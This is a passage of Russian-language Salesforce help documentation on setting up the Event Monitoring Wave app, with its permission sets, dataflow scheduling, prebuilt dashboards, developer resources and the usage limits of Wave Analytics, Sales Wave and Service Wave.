«Изменение потоков данных Wave Analytics»	Загрузка, запуск, остановка и повторное планирование потока данных. Создание, редактирование и выполнение рецептов потоков данных. Отслеживание потока данных и системных заданий на странице отслеживания данных. Назначать это пользовательское полномочие следует с осторожностью, так как оно предоставляет доступ ко всем данным объектов Salesforce, с которыми может работать пользователь интеграции. См. Доступ к данным Salesforce Data Access в Wave Analytics.

Идентификация типов пользователей для приложения Event Monitoring Wave

Определите типы пользователей приложения Event Monitoring Wave и выполняемые ими задачи, чтобы процесс настройки соответствовал потребностям вашей команды по аналитике отслеживаемых событий.

Лицензия Event Monitoring Wave включает полномочия, необходимые пользователям в организации для администрирования приложения Event Monitoring Wave и изучения данных о событиях. Выполните эффективную настройку Event Monitoring Wave, продумав различные способы, с помощью которых люди могут работать с функциями Event Monitoring Wave, и разбив категории пользователей на подходящие типы. Ниже перечислены некоторые примеры.

В большинстве случаев приложение Event Monitoring Wave предназначено для решения потребностей двух базовых типов пользователей в команде.

- Пользователи, которые пользуются панелями мониторинга и наборами данных Event Monitoring Wave.
- Администраторы или менеджеры, применяющие функциональность Event Monitoring Wave для создания приложений, панелей мониторинга, наборов данных и изменения интерфейса приложения Event Monitoring.

Соответственно, при настройке Event Monitoring Wave для удовлетворения потребностей большинства пользователей организации может оказать достаточным создание двух основных наборов полномочий.

- Набор полномочий «Просмотр» с полномочиями, которые требуются большинству обычных пользователей при доступе к Event Monitoring Wave.
- Набор полномочий «Управление», зарезервированный для выбора несколькими администраторами и менеджерами и содержащий полномочия на использование всех функций Event Monitoring Wave.

В приведенных далее подробных инструкциях по настройке приложения Event Monitoring Wave будет показано, как создать и назначить два набора полномочий.

Включение интеграции Wave Analytics и Event Monitoring с Wave

После инициализации Salesforce с лицензией Event Monitoring Wave можно включить Wave и Event Monitoring.

Включение платформы Wave

1. В меню «Настройка» Salesforce в учетной записи администратора последовательно выберите пункты **«Analytics Cloud» | «Начало работы»**.
2. Щелкните **«Включить Analytics»**.

Включение функции Event Monitoring (отслеживание событий)

1. Введите строку *«Событие»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Настройка отслеживания событий»**.

2. Выберите **интеграцию файла журнала событий с приложением Event Monitoring Wave**.

Выберите «Полномочия пользователей» и «Назначить пользователей» для наборов полномочий приложения Event Monitoring Wave

Предоставляет пользователям доступ к функциям Event Monitoring Wave, назначая один или несколько наборов полномочий с учетом уровня требуемых возможностей.

Включив интеграцию Wave Analytics и Event Monitoring с Wave, определите пользователей, у которых будет доступ к приложению Event Monitoring Wave, и назначьте их набору полномочий. Для удовлетворения требованиям пользователей можно создавать любые наборы полномочий. Для удобства предоставляются два стандартных набора полномочий.

Стандартные наборы полномочий	Объект
Event Monitoring Wave Admin	Пользователи, которые создают и настраивают приложения и потоки данных Event Monitoring Wave
Пользователь Event Monitoring Wave	Пользователи, которые просматривают приложения Event Monitoring Wave

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания наборов полномочий:

- Управление профилями и наборами полномочий

Давайте начнем с того, что выберем полномочия пользователя в стандартном наборе полномочий Event Monitoring Wave Admin.

1. Введите строку «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите набор полномочий Event Monitoring Wave Admin.
3. Выберите полномочия функций, чтобы включить их в набор полномочий. В поле «Быстрый поиск» введите строку «Поиск параметров/Найти параметры...». Выберите **«Использование шаблонных приложений Wave Analytics»**, **«Доступ к шаблонам и приложениям Event Monitoring Wave»**, **«Управление шаблонными приложениями Wave Analytics»** и **«Редактирование потоков данных Wave Analytics»**. Обязательно выберите все четыре полномочия.
4. Нажмите кнопку **«Сохранить»**. Теперь можете назначить набор полномочий для пользователей. См. раздел «Назначение наборов полномочий отдельному пользователю».
5. Повторите эти шаги для стандартного набора полномочий Event Monitoring Wave User. Однако для этого набора полномочий выберите только полномочие пользователя **«Использование шаблонных приложений Wave Analytics»**, так как конечным пользователям необходим только доступ для просмотра. Чтобы расширить доступ, можно создать собственный набор полномочий, клонировав и настроив стандартный набор полномочий.

Внимание: Назначайте набор полномочий Event Monitoring Wave Admin очень внимательно, поскольку он позволяет пользователям создавать, редактировать и удалять приложение. Набор следует назначать только тем пользовотелям, что администрируют или управляют приложением.

СМ. ТАКЖЕ:

Назначение наборов полномочий отдельному пользователю

Создание наборов полномочий

Создание приложения Event Monitoring Wave и предоставление к нему общего доступа

При наличии соответствующих полномочий настройка приложения Event Monitoring Wave не составляет труда.

Если полномочия и интеграция файла журнала событий не включены, следуйте инструкциям в разделе «Включение интеграции Wave Analytics и Event Monitoring с Wave» на странице 5217.

Прим.: Поскольку период генерирования файлов журнала событий составляет 24 часа, данные приложения недоступны для просмотра в первый день после его создания. Приложение содержит некоторые тестовые данные, поэтому в этот период возможен предварительный просмотр панелей мониторинга. Данные файла журнала событий доступны за последние 30 дней. В организациях Developer Edition данные доступны за последние 24 часа.

1. Выполните вход в систему Salesforce.
2. Выберите Wave Analytics из палитры приложений.
3. Щелкните **Приложение**, выберите **Приложение Event Monitoring Wave**, затем нажмите кнопку **Продолжить**.
4. Назовите приложение.
5. Нажмите кнопку **«Создать»**. Процесс создания приложения занимает некоторое время. Чтобы проверить ход выполнения, нажмите кнопку **«Отслеживание данных»** в меню, обозначенном значком шестеренки в верхней части страницы. Если любой этап процесса завершается неудачно, необходимо повторить создание приложения.
6. После подготовки приложения к работе его можно использовать совместно с другими пользователями организации. Учтите, что приложение доступно для просмотра только пользователям с полномочиями «Управление шаблонными приложениями Wave Analytics» и «Доступ к шаблонам и приложениям Event Monitoring Wave». Для совместного использования приложения наведите указатель мыши на плитку приложения на начальном экране Wave Analytics и нажмите **«Общий доступ»**. Общий доступ также можно предоставить непосредственно из приложения.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Использование приложения Event Monitoring Wave:
- Использование шаблонных приложений Wave Analytics

Создание приложения Event Monitoring Wave и управление им:
- Доступ к шаблонам и приложениям Event Monitoring Wave
- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

Обновление приложения Event Monitoring Wave

Обновляйте свое приложение каждый раз после выхода новой версии. Так вы сможете пользоваться новейшими функциями Event Monitoring Wave.

Надпись в верхней части начальной страницы приложения укажет вам на выход новой версии. Также предоставляется ссылка на дополнительные сведения о выпуске. В левом столбце начальной страницы, прямо под названием приложения также имеется ссылка с приглашением начать процесс обновления.

Ниже рассматривается способ обновления приложения.

1. Щелкните ссылку «Что нового» в надписи или ссылку «Доступна новая версия» в левом столбце начальной страницы приложения.
2. В верхней части открывшейся страницы можно ознакомиться со сведениями о новой версии. В нижней части страницы находятся следующие кнопки. **«Обновить текущее приложение»** и **«Создать новое приложение»**.
3. Наведите курсор на кнопки, чтобы узнать об их действии. При нажатии кнопки **«Обновить текущее приложение»** текущее приложение и все его активы будут заменены приложением новой версии. При обновлении также будут удалены все

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Создание приложения Event Monitoring Wave и управление им:
- Доступ к шаблонам и приложениям Event Monitoring Wave
- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

настройки, включая новые поля или объекты, добавленные вами в поток данных, или изменения, внесенные в параметры безопасности, а также цвета и метки панелей мониторинга. При нажатии **«Создать новое приложение»** создается дополнительная копия текущего приложения на базе новой версии. Решите, какой вариант соответствует вашим обстоятельствам, и нажмите соответствующую кнопку.

4. Внимание: Если вы настраивали приложение, нажмите кнопку **«Создать новое приложение»** вместо **«Обновить текущее приложение»**, чтобы создать копию приложения на основе новой версии. При создании нового приложения сохраняется текущая версия и все настройки, которые можно вручную скопировать в новую версию приложения.

   При нажатии кнопки **«Обновить текущее приложение»** отображается экран с предупреждением о том, что при обновлении текущее приложение будет перезаписано, а все выполненные вами настройки стерты. Если вы согласны с перезаписью настроек, установите флажок и нажмите **«Продолжить»**. Если нет, нажмите **«Назад»** для возврата на предыдущий экран. При нажатии кнопки **«Продолжить»** отобразится мастер конфигурации. Перейдите к шагу 6.

5. При нажатии кнопки **«Создать новое приложение»** отобразится мастер конфигурации. Предупреждения не будет, поскольку текущее приложение не перезаписывается и все выполненные настройки сохраняются.

6. Мастер конфигурации предварительно загружается с параметрами, выбранными во время последнего использования мастера. Можно сохранить или изменить эти параметры. Пройдите все страницы мастера.

7. Как только вы завершите выполнение мастера, Wave покажет экран со списком активов, на которые повлияет обновление. Изучите экран, чтобы понять, сколько наборов данных, панелей мониторинга и панелей Lens будет изменено, удалено или добавлено после обновления. Также там будет показано, как будут изменены затронутые активы — будь то изменение данных или внешний вид. На том же экране есть вариант загрузить файл с кодом изменений, внесенных в приложение. Если вы меняли приложение, загрузите и сохраните файл, чтобы затем скопировать и вставить код изменений в обновленную версию.

8. *Только обновление*: Если вы обновляете приложение, нажмите кнопку **Обновить текущее приложение**. Помните, это перезапишет все внесенные изменения. Вы также можете нажать кнопку **Назад**, чтобы вернуться к мастеру конфигурации и поменять принятые решения, или нажать кнопку **X** в правом верхнем углу, чтобы отменить операцию.

9. *Только создание*: Если вы создаете новое приложение, дайте ему название, отличное от текущей версии, и нажмите кнопку **Создать новое приложение**. В таком случае текущее приложение и все внесенные в него изменения будут сохранены. Вы также можете нажать кнопку **Назад**, чтобы вернуться к мастеру конфигурации и поменять принятые решения, или нажать кнопку **X** в правом верхнем углу, чтобы отменить операцию.

Если видна надпись «Сбросить приложение» на ссылке под названием приложения, используется последняя версия и обновление не требуется.

Планирование ежедневных потоков данных приложения Event Monitoring Wave

Запланируйте ежедневный поток данных перед тем, как начнете работать с приложением Event Monitoring Wave.

В ходе создания Event Monitoring Wave задействуется поток данных, импортирующий последние данные Event Monitoring в Wave. Вы можете запланировать ежедневный периодический запуск этого потока данных, чтобы в вашем приложении использовались самые свежие данные из Salesforce. Salesforce формирует и отправляет файлы журнала событий рано утром, обычно в 06:00:00. Запланируйте поток данных на пару часов позже, чтобы приложение получало последние данные и передача данных не мешала работе приложения. Рекомендуем запускать поток данных между 8:00 и 09:00:00.


Прим.: Поток данных Event Monitoring Wave запускается только раз в ходе создания приложения. Запланируйте его ежедневный запуск, чтобы приложение получало последние данные событий.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Создание приложения Event Monitoring Wave и управление им:

- Доступ к шаблонам и приложениям Event Monitoring Wave
- Управление шаблонными приложениями Wave Analytics
- Изменение потоков данных Wave Analytics

1. Перейдите к пункту **Wave Analytics** в меню Force.com (верхняя правая часть окна Salesforce), если вы еще этого не сделали. Откройте «Отслеживание данных», щелкнув значок шестеренки в правой верхней части экрана.



2. В меню, которое находится в верхней левой части экрана отслеживания данных, выберите представление потока данных.



3. Найдите созданное приложение. Возможно, для этого потребуется прокрутить страницу. Откройте меню в дальнем правом углу экрана рядом со значком и названием приложения. Выберите **«Планирование»** и установите время для потока данных. Устанавливайте время за пределами рабочего дня, чтобы поток данных не прерывал процесс работы. Нажмите кнопку **«Сохранить»**.

Общие сведения о готовых панелях мониторинга приложения Event Monitoring Wave

Приложение Event Monitoring Wave поддерживает набор готовых панелей мониторинга, поэтому изучение данных можно начать немедленно. Данные организации автоматически загружаются в наборы данных приложения Event Monitoring Wave при их формировании.

Большинство панелей мониторинга представляют отдельный тип событий на объекте EventLogFile. Справочное руководство по объекту EventLogFile содержит подробную информацию о каждом типе событий. Тип событий не сопоставлен двум панелям, «Мое доверие» и «Контрольный журнал настройки». Кратко рассмотрим функционирование каждой панели мониторинга.

Apex Executions
: Соответствует типу события Apex Execution. Эта панель мониторинга позволяет отслеживать тенденции выполнения кодов и производительности Apex.

API
: Соответствует типу события «Событие API». Эта панель мониторинга предоставляет сведения об использовании API пользователями, а также о производительности API в организации. Здесь можно увидеть частоту использования и скорость обработки каждого объекта, а также методы, вызываемые для таких объектов.

Панели мониторинга
: Соответствует типу события «Панель мониторинга». Эта панель мониторинга позволяет отслеживать производительность и внедрение панели.

Запросы Visualforce
: Соответствует типу события «Запрос Visualforce». Здесь можно просматривать тенденции внедрения Visualforce и производительность страницы.

Файлы
: Соответствует типу события «Передача содержимого». На панели отображаются пользователи организации, выполняющие передачу содержимого (загрузка файлов и в файл, предварительный просмотр). Также можно отслеживать показатели внедрения файла.

Lightning
: Соответствует типу события «Отслеживание UI». На этой панели мониторинга отображаются сведения о страницах, доступ к которым пользователи получают в Lightning Experience или Salesforce1.

Внедрение Lightning Experience
: Соответствует типам событий «Взаимодействие с Lightning» и «Представление страницы Lightning». Эта панель мониторинга используется для того, чтобы посмотреть, как пользователи взаимодействуют с Lightning Experience на своих настольных компьютерах и в мобильных устройствах.

Производительность Lightning Experience
: Соответствует типам событий «Ошибка Lightning» и «Представление страницы Lightning». Эта панель мониторинга используется для оптимизации производительности и взаимодействия пользователей с Lightning Experience и Salesforce1.

Войти как
: Соответствует типу события «Войти как». Эта панель мониторинга позволяет просматривать сведения об администраторах, которые используют функцию «Войти как», и об учетных записях пользователей, к которым применяется данная функция.

Мое доверие
: Панель мониторинга «Мое доверие» предоставляет общие сведения о событиях, происходящих в организации в определенные периоды. Кроме того, отображается средняя скорость выполнения транзакций.

Представления страниц (URI)
Соответствует типу события URI. На этой панели мониторинга можно просматривать сведения о страницах, доступ к которым получают пользователи в настольном приложении Salesforce Classic.

Загрузка отчетов
Соответствует типу события «Экспорт отчета». На этой панели мониторинга можно просматривать сведения о пользователях, которые загружают ваши отчеты, а также об источнике загрузки.

Отчеты
Соответствует типу события «Отчет». На этой панели мониторинга отображаются тенденции ведения отчетности, а также сведения о пользователях, которые работают с конкретными отчетами. Кроме того, можно обнаружить отчеты, испытывающие проблемы с производительностью.

RestAPI
Соответствует типу события REST API. На этой панели отображаются тенденции использования REST API, а также сведения о конечных точках, где наблюдается максимальный трафик. Также можно просмотреть сведения об IP-адресах, с которых поступают запросы, и о вызываемых методах.

Контрольный журнал настройки
Соответствует странице «Контрольный журнал настройки» в меню «Настройка». Эта панель мониторинга используется для просмотра сведений об изменениях, которые вносят пользователи в области «Настройка».

Входы пользователей
Соответствует типу события «Вход». На этой панели мониторинга отображаются тенденции входа пользователей и сведения о месте и способе доступа пользователей к системе вашей организации.

Внедрение Wave
Соответствует типам событий «Изменение Wave», «Взаимодействие с Wave» и «Производительность Wave». На этой панели мониторинга отображаются сведения об использовании и производительности Wave Analytics.

Общие сведения о терминологии приложения Event Monitoring Wave

Чтобы повысить эффективность использования приложения Event Monitoring Wave, рекомендуем просмотреть показатели и термины, используемые в приложении.

Термин	Описание
APT	Среднее время отображения страницы. Сводный показатель по нескольким транзакциям.
EPT	Фактическое время отображения страницы. Время выполнения транзакции, связанной со страницей, в восприятии пользователя.
Событие	Взаимодействие в Salesforce, инициированное пользователем. Например, вход в систему, запуск API или загрузка отчета. События, связанные с объектом EventLogFile.

Приложение Wave for B2B Marketing

Приложение Wave for B2B Marketing обеспечивает расширенные средства аналитики для ведения рыночной деятельности на основе данных и позволяет централизированно изучать данные по маркетингу и продажам. Благодаря наглядным панелям мониторинга, объединяющим данные Pardot и Sales Cloud, пользователи могут выполнять оперативный анализ данных, оценивать влияние маркетинга на прибыль и немедленно принимать корректирующие меры.

Прим.: Справка для приложения Wave for B2B Marketing в настоящее время доступна в базе знаний Salesforce Pardot. Чтобы начать работу с приложением, перейдите на страницу обзора Wave for B2B Marketing.

Разработка платформы Wave

В этом разделе содержатся сведения о ресурсах для ведения разработки с помощью Wave.

Wave REST API

Наборы данных и линзы Wave Analytics доступны программным способом с помощью Wave REST API.

Язык Salesforce Analytics Query Language (SAQL)

Используйте язык SAQL для доступа к данным в наборах данных Wave Analytics. Wave Analytics использует SAQL в фоновом режиме в линзах и панелях мониторинга в целях сбора данных для визуализаций.

Перенос, упаковка и распространение Wave

Активы Wave можно переносить с помощью наборов изменений, собирать их вместе в управляемых пакетах, распространять и отслеживать пакеты через AppExchange и приложение License Management, использовать API метаданных для управления настройками в организации.

Wave REST API

Наборы данных и линзы Wave Analytics доступны программным способом с помощью Wave REST API.

С помощью Wave REST API можно делать следующее.

- Посылать запросы непосредственно на платформу Wave.
- Обращаться к наборам данных, импортированным на платформу Wave.
- Создавать и извлекать линзы Wave Analytics.
- Обращаться к расширенным метаданным XMD.
- Получить список версий набора данных.
- Создавать и загружать приложения Wave Analytics.
- Создавать, обновлять и загружать панели мониторинга Wave Analytics.
- Получить список зависимостей для приложения.
- Определить, какие функциональные возможности доступны пользователю.
- Работать с информативными снимками Trend в Wave и планировать их.
- Обрабатывать реплицированные наборы данных.
- Получать, добавлять, обновлять и удалять карты «eclair».

Полные сведения об API содержатся в *Руководстве разработчика Wave REST API*.

СМ. ТАКЖЕ:

Включение Wave REST API

Язык Salesforce Analytics Query Language (SAQL)

Используйте язык SAQL для доступа к данным в наборах данных Wave Analytics. Wave Analytics использует SAQL в фоновом режиме в линзах и панелях мониторинга в целях сбора данных для визуализаций.

Разработчики могут использовать SAQL для прямого доступа к данным Wave Analytics следующими способами.

- Wave REST API

  Создайте собственное приложение для получения и анализа данных Wave Analytics или интегрируйте данные с существующими приложениями.

- JSON панели мониторинга

  Создавайте расширенные панели мониторинга. Панель мониторинга — это набор рекомендованных диаграмм, показателей и таблиц.

Полные сведения о языке SAQL содержатся в *Справочнике по Wave Analytics SAQL*.

СМ. ТАКЖЕ:

Просмотр запроса под представлением Lens

Перенос, упаковка и распространение Wave

Активы Wave можно переносить с помощью наборов изменений, собирать их вместе в управляемых пакетах, распространять и отслеживать пакеты через AppExchange и приложение License Management, использовать API метаданных для управления настройками в организации.

Перенос активов Wave с помощью наборов изменений

Используйте наборы изменений для перемещения настроенных активов Wave между организациями с развертываемым подключением. Например, создайте приложение Wave с панелями мониторинга, линзами, наборами и потоками данных в безопасной среде своей организации, а после завершения тестирования перенесите все в производственную организацию.

Упаковка активов Wave в управляемые пакеты

Вы можете создавать управляемые пакеты активов Wave, включая приложения, панели мониторинга, представления lens, наборы и потоки данных. Используйте пакеты для распространения этих активов среди других пользователей и организаций, включая те, что не входят в вашу компанию.

Распространение активов Wave через AppExchange

Как только ваш управляемый пакет будет сертифицирован, пройдя нашу проверку безопасности, вы можете предоставить пакет клиентам, загрузив его в AppExchange. Можно указать тип выпуска пакета, определить номера старших и младших версий, задать варианты лицензирования с помощью приложения Licensing Management.

Использование Metadata API для активов Wave и XMD пользователя

Платформа Wave имеет полную поддержку для Metadata API, который применяется для извлечения, развертывания, создания, обновления и удаления индивидуальных настроек для конкретной организации.

Ограничения для Wave Analytics

Данный раздел содержит ограничения для Wave Analytics.

Ограничения для вызовов API

Эти ограничения применяются ко всем поддерживаемым версиям.

Ограничение	Значение
Максимальное количество параллельных API-вызовов Wave Analytics на организацию	100
Максимальное количество API-вызовов Wave Analytics на пользователя в час	10 000

Ограничения хранилищ для набора данных

Эти ограничения применяются ко всем поддерживаемым версиям и являются не техническими, а договорными. Владелец лицензии соглашается строго отслеживать общее количество строк данных. При использовании лицензии на приложение Sales Wave Analytics ограничение данных для лицензии на платформу не увеличивается.

Ограничение	Значение
Максимальное количество строк, суммированное по всем зарегистрированным наборам данных	250 миллионов для лицензии на платформу (приобретенную до 20 октября 2015 года) 100 миллионов для лицензии на платформу аналитика Cloud — Аналитика Wave 25 миллионов для лицензии на приложение аналитика Cloud — Sales Wave Более 100 миллионов для лицензии на дополнение аналитика Cloud — Additional Data Rows
Максимальное количество полей в наборе данных	5 000 (включая до 1 000 полей дат)
Максимальное значение для каждого числового поля набора данных	36 028 797 018 963 967
Минимальное значение для каждого числового поля набора данных	-36 028 797 018 963 968

Ограничения для потока данных

Приложение Wave использует пакет API, который учитывается в ограничениях на пакетные API Salesforce. Поток данных добавляет отдельный вызов для пакетных API, чтобы извлекать данные из каждого объекта Salesforce. Поток данных использует пакет размером от 100K до 250K, в зависимости от того, используются ли фрагменты данных потоком данных или пакетным API. В результате для извлечения миллиона строк из объекта поток данных создает 4–10 пакетов.

Ограничение	Значение
Максимальное количество потоков данных (при включенной репликации)	20

Ограничение	Значение
Максимальное количество выполнений потока данных в течение суток	Производственная организация: 30; организация безопасной среды: 27

Прим.: Потоки данных, выполнение которых занимает менее 2 минут, и рецепты не учитываются в ограничении на количество выполнений потока данных.

Ограничения заданий ELT

Задания ELT включают пользовательские потоки данных, загрузки CSV-файлов, параметры наборов данных и репликацию.

Ограничение	Значение
Время ожидания для заданий ELT, которые были запланированы, но не выполнялись.	5 минут

Ограничения репликации

Если в настоящее время в ваших потоках данных извлекается более 50 объектов, обратитесь в службу поддержки Salesforce, прежде чем включать репликацию.

Ограничение	Значение
Максимальное количество объектов для репликации	50

Ограничения данных трендинга

Наборы данных трендинга засчитываются в общих ограничениях платформы приложения Wave, включая общее количество строк.

Ограничение	Значение
Максимальное число трендированных наборов данных на пользователя:	5
Максимальное количество строк на снимок	100 000
Максимальное число строк для всех месячных снимков организации:	40 миллионов

Ограничения на создание представлений линзы и панелей мониторинга

Эти ограничения применяются к созданию представлений линз и панелей мониторинга.

Ограничение	Значение
Ограничение на количество символов для полей описания	1000

Ограничение	Значение
Количество строк по умолчанию в таблице сравнения	2000 (для установки другого значения используйте SAQL-оператор `limit`)
Количество строк по умолчанию в таблице значений	100 (для установки другого значения используйте SAQL-оператор `limit`)
Максимальное число уведомлений на пользователя	5

Ограничения приложения Sales Wave Analytics

Остальные ограничения в этом разделе относятся к приложению Sales Wave Analytics. Sales Wave Analytics поддерживает не более десяти настраиваемых объектов и одного потока данных на каждую организацию, где внедрено это приложение. Эти ограничения являются договорными, а не техническими.

Ограничения для внешних данных

Ограничение	Значение
Максимальный размер файла на загрузку внешних данных	При использовании интерфейса External Data API: 40 ГБ. При использовании пользовательского интерфейса: 512 МБ.
Максимальный размер файла для загрузок внешних данных в течение суток	50 ГБ
Максимальное количество файлов внешних данных, которое может быть загружено в течение суток	50
Максимальное количество символов в поле	32 000
Максимальное количество полей в записи	5 000 (включая до 1 000 полей дат)
Максимальное количество символов во всех полях записи	400 000

Ограничения для запросов

Наборы данных трендинга засчитываются в общих ограничениях платформы приложения Wave, включая общее количество строк.

Ограничение	Значение
Максимальное количество параллельных запросов на организацию	50 на платформу
Максимальное количество параллельных запросов на пользователя	10
Максимальное количество строк, возвращенных по запросу Значение «10 000» задано по умолчанию. Для установки другого значения используйте SAQL-оператор `limit`.	10 000

Ограничение	Значение
Время ожидания запроса	2 минут

Дополнительные ограничения приложения Wave для разработчиков

Решение приложения Wave разработано на платформе force.com, поэтому на него распространяются ограничения платформы force.com. Например, ограничение по запросам SOQL (20 000 символов) контролирует количество полей, из которых трансформация sfdcDigest может извлекать данные. В случае превышения ограничений force.com возникает ошибка. См. подраздел «Ограничения платформы force.com».

Ограничение	Значение
Максимальное количество строк данных	250 000
Максимальное количество параллельных запросов	5

Ограничения Wave Analytics

Wave Analytics немного отличается от других функций Salesforce.

Общие ограничения

Данный раздел содержит ограничения для Аналитики Wave.

Расписание обновлений

Все клиенты получают обновления Wave Analytics одновременно, независимо от используемого экземпляра.

Локализация и интернационализация

Локализация Wave Analytics завершена. Ниже перечислены некоторые исключения.

- Языки, читаемые справа налево (например, арабский и еврейский), не поддерживаются.
- Часть сообщений об ошибках отображается только на английском языке.
- Мобильное приложение iOS поддерживает только англоязычные версии образцов наборов данных и панелей мониторинга.

Wave Analytics поддерживает интернационализацию. Ниже перечислены некоторые ограничения.

- Чтобы просмотреть переведенные метки, измените регион и язык.
- Содержимое наборов данных не меняется для локализации или интернационализации.
- Метаданные каждого набора данных позволяют задавать только один регион. Регион метаданных не переопределяется региональными настройками отдельных пользователей. Независимо от выбранного региона и языка для всех пользователей отображаются одинаковые даты, время, форматы чисел и единицы измерения.
- Поиск по фильтрам выполняется с учетом конфиденциального обращения и диакритических знаков. Например, поиск по фильтру «Andre» не возвращает результат «André».
- Мультивалюта не поддерживается. При извлечении стандартной валюты организации Wave Analytics использует валюту для денежных значений без преобразования в другую валюту.

- Сортировка данных внутри наборов данных может работать некорректно.

Ограничения приложения Sales Wave Analytics

Эти ограничения относятся к Sales Wave Analytics.

Требования к данным для Sales Wave Analytics

Данные Sales Cloud должны соответствовать следующим требованиям, чтобы панели мониторинга Sales Wave Analytics работали правильно.

- Использовать стандартные объекты продаж.
- Содержать по крайней мере одно событие и одну задачу, связанные с возможностью.
- Включенное журналирование для полей «Сумма», «Этап» и «Дата завершения» в объекте «Возможности».
- Обращения должны быть подключены к организациям, если вы решили импортировать данные обращений в Sales Wave Analytics с помощью мастера конфигурации.
- Необходимо выполнить два требования, если вы решили импортировать данные «Интересы» в Sales Wave Analytics с помощью мастера конфигурации.
  1. По крайней мере один интерес должен быть конвертирован в возможность.
  2. Интерес должен быть связан с организацией.
- Необходимо выполнить два требования, если вы решили импортировать данные «Кампаний» в Sales Wave Analytics с помощью мастера конфигурации.
  1. По крайней мере одна возможность должна быть связана с кампанией.
  2. По крайней мере один участник кампании должен быть с ней связан.
- Необходимо выполнить два требования, если вы решили импортировать типы записей возможностей в Sales Wave Analytics с помощью мастера конфигурации.
  1. Должен быть задан по крайней мере один тип записи возможностей.
  2. Тип записи возможности должен быть связан по крайней мере с одной возможностью.

Поддержка Sales Wave Analytics для объектов и полей Salesforce

Sales Wave Analytics поддерживает все стандартные и настраиваемые объекты и данные Salesforce. Однако при первом создании приложения по умолчанию платформа будет содержать только предустановленный набор полей и объектов.

Sales Wave создает поток данных, который публикует выбранные поля из следующих стандартных объектов Salesforce.

- Организации
- Пользователи
- Роли
- Возможности
- Проекты (элемент строки возможностей)
- Задачи
- События

Sales Wave поддерживает стандартные и настраиваемые поля стандартных объектов Salesforce. Указанные поля определяются ответами, данными пользователем при создании приложения с помощью встроенного мастера конфигурации.

Sales Wave ограничивает поддержку настраиваемых объектов до 10 настраиваемых объектов на каждую организацию, где внедрено приложение Sales Wave. Это ограничение является договорным, а не техническим.

Чтобы добавить настраиваемые объекты или дополнительные поля, не включенные при первом создании приложения, необходимо обновить поток данных Sales Wave. Подробные сведения см. в разделе «Создание наборов данных посредством потока данных».

Поддержка данных, не относящихся к системе Salesforce, в Sales Wave Analytics

Sales Wave Analytics не поддерживает внешние источники данных, кроме CSV-файла, содержащего данные плана продаж на уровне пользователя. Импорт других внешних данных доступен только при наличии дополнительной лицензии. Дополнительную информацию можно получить у представителя Salesforce.

Чтобы включить данные о плане продаж в Sales Wave Analytics, необходимо загрузить CSV-файл с подробными сведениями. Дополнительную информацию см. в разделе «Обновление набора данных "План продаж (Цель)" приложения Sales Wave».

Ограничения Service Wave

Следующие ограничения распространяются на Service Wave.

Требования к данным для Service Wave

Данные платформы Service Cloud должны содержать по крайней мере по одному следующему элементу, чтобы панели мониторинга Service Wave работали правильно: события, задачи, закрытые обращения или опубликованные статьи, связанные с обращением или возможностью.

Поля пользовательской формулы в объекте «Обращения» должны существовать или быть созданными для полей «SLA отсутствует» (текстовое) и «FCR» (логическое).

Поддержка Service Wave для объектов и полей Salesforce

Service Wave поддерживает все стандартные и настраиваемые объекты и данные Salesforce. Однако при первом создании приложения по умолчанию платформа будет содержать только предустановленный набор полей и объектов. Приложение создает поток данных, который предоставляет доступ к выбранным полям из следующих объектов Salesforce.

- Организация
- Обращения
- Контакт
- События
- Пользователь
- UserRole (роль пользователя)
- Задача

Приложение Service Wave может также использовать поля из следующих вариантов в зависимости от выбранных ответов в мастере конфигурации.

- CaseArticle
- CaseHistory
- CSAT (настраиваемый объект)
- Группа
- Один тип статьи знаний (настраиваемый объект)
- RecordType
- Возможность

Service Wave поддерживает стандартные и настраиваемые поля стандартных объектов Salesforce. Указанные поля определяются ответами, данными пользователем при создании приложения с помощью встроенного мастера конфигурации.

Приложение Service Wave ограничивает поддержку настраиваемых объектов до 10 настраиваемых объектов на каждую организацию, где внедрено приложение Service Wave. Это ограничение является договорным, а не техническим.

Чтобы добавить настраиваемые объекты или дополнительные поля, не включенные при первом создании приложения, необходимо обновить поток данных Service Wave. Подробные сведения см. в разделе «Создание наборов данных посредством потока данных». Подробные сведения см. в разделе «Создание наборов данных посредством потока данных».

Дополнительные ограничения Service Wave

Service Wave не поддерживает внешние источники данных или регистрацию новых наборов данных из потоков, сформированных приложениями.

Включение баллов CSAT в панели мониторинга или потоки данных не является обязательным. С помощью мастера конфигурации приложения можно связать CSAT из настраиваемого поля обращения или из настраиваемого объекта, связанного с объектом "Обращения".

Необходимо вручную добавить предикаты безопасности или другие фильтры набора данных к потоку данных приложения.

При создании приложения нельзя сформировать мультиерархию (команда/руководитель). Эти функции необходимо добавить вручную.

В панели мониторинга "Использование базы знаний" на текущий момент приводятся сведения по одному типу статьи, который был выбран в мастере конфигурации.

Безопасность поля

Безопасность поля недоступна для внешних данных, загруженных посредством файлов. Безопасность поля, реализованная в исходной базе данных или объекте Salesforce, не сохраняется при загрузке данных в набор данных Wave Analytics. Дополнительную информацию см. в Руководстве по обеспечению безопасности Wave Analytics.

Поддержка меню действий для объектов и действий

